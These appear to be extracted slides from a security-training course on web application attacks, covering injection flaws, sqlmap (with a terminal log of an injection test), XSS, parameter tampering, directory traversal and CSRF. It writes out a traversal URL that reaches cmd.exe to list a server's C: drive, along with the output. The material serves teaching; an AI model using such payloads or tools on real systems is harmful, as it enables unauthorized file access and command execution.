
**Understand Cryptographic
Attacks**

8





Application-Level Attacks



Injection Flaws

- ❑ Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
- ❑ Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access

SQL Injection

It involves the injection of malicious SQL queries into user input forms

Command Injection

It involves the injection of malicious code through a web application


LDAP Injection

It involves the injection of malicious LDAP statements

SQL Injection Tools

sqlmap

sqlmap automates the process of **detecting** and **exploiting SQL injection flaws** and the taking over of database servers



```
Parrot Terminal
File Edit View Search Terminal Help
abs-1=0* --dbs

H
[1.4.0#stable]
[V...] http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:09:41 /2021-08-12/

[01:09:41] [INFO] testing connection to the target URL
[01:09:41] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:09:41] [INFO] testing if the target URL content is stable
[01:09:42] [INFO] target URL content is stable
[01:09:42] [INFO] testing if GET parameter 'id' is dynamic
[01:09:42] [INFO] GET parameter 'id' appears to be dynamic
[01:09:42] [WARNING] reflective value(s) found and filtering out
[01:09:42] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[01:09:43] [INFO] testing for SQL injection on GET parameter 'id'
[01:09:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:09:43] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="DC")
[01:09:44] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Server'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] Y
```

<https://sqlmap.org>



Mole

<https://sourceforge.net>



Blisqy

<https://github.com>



blind-sql-bitshifting

<https://github.com>



bsql

<https://github.com>




NoSQLMap

<https://github.com>

Cross-Site Scripting (XSS) Attacks

- ❑ Cross-site scripting ('XSS' or 'CSS') attacks **exploit vulnerabilities in dynamically generated web pages**, enabling malicious attackers to inject client-side scripts into web pages viewed by other users
- ❑ It occurs when **unvalidated input data** is included in dynamic content that is sent to a user's web browser for rendering

How XSS Attacks Work



Parameter Tampering Attack



- ❑ A web parameter tampering attack involves **manipulation of parameters exchanged** between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products
- ❑ A parameter tampering attack **exploits vulnerabilities** in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.
- ❑ Attackers use tools such as **Burp Suite** to perform parameter tampering attack



Tampering with the
URL parameters

Other parameters can be
changed, including
attribute parameters



Directory Traversal Attacks

- ❑ In directory traversal attacks, attackers use the **../ (dot-dot-slash)** sequence to access restricted directories outside the web server root directory
- ❑ Attackers can use the **trial and error method** to navigate outside the root directory and access sensitive information in the system




`http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\`

Volume in drive C has no label.
Volume Serial Number is D45E-9FEE

Directory of C:\


06/02/2017 11:31 AM	1,024 .rnd
09/28/2017 06:43 PM	0 123.text
05/21/2017 03:10 PM	0 AUTOEXEC.BAT
09/27/2017 08:54 PM	<DIR> CATALINA_HOME
05/21/2017 03:10 PM	0 CONFIG.SYS
08/11/2017 09:16 AM	<DIR> Documents and Settings
09/25/2017 05:25 PM	<DIR> Downloads
08/07/2017 03:38 PM	<DIR> Intel
09/27/2017 09:36 PM	<DIR> Program Files
05/26/2017 02:36 AM	<DIR> Snort
09/28/2017 09:50 AM	<DIR> WINDOWS
09/25/2017 02:03 PM	569,344 WinDump.exe
7 File(s) 570,368 bytes	
13 Dir(s) 13,432,115,200 bytes free	



Cross-Site Request Forgery (CSRF) Attack

- ❑ Cross-Site Request Forgery (CSRF) attacks **exploit web page vulnerabilities** that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend
- ❑ The victim **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity

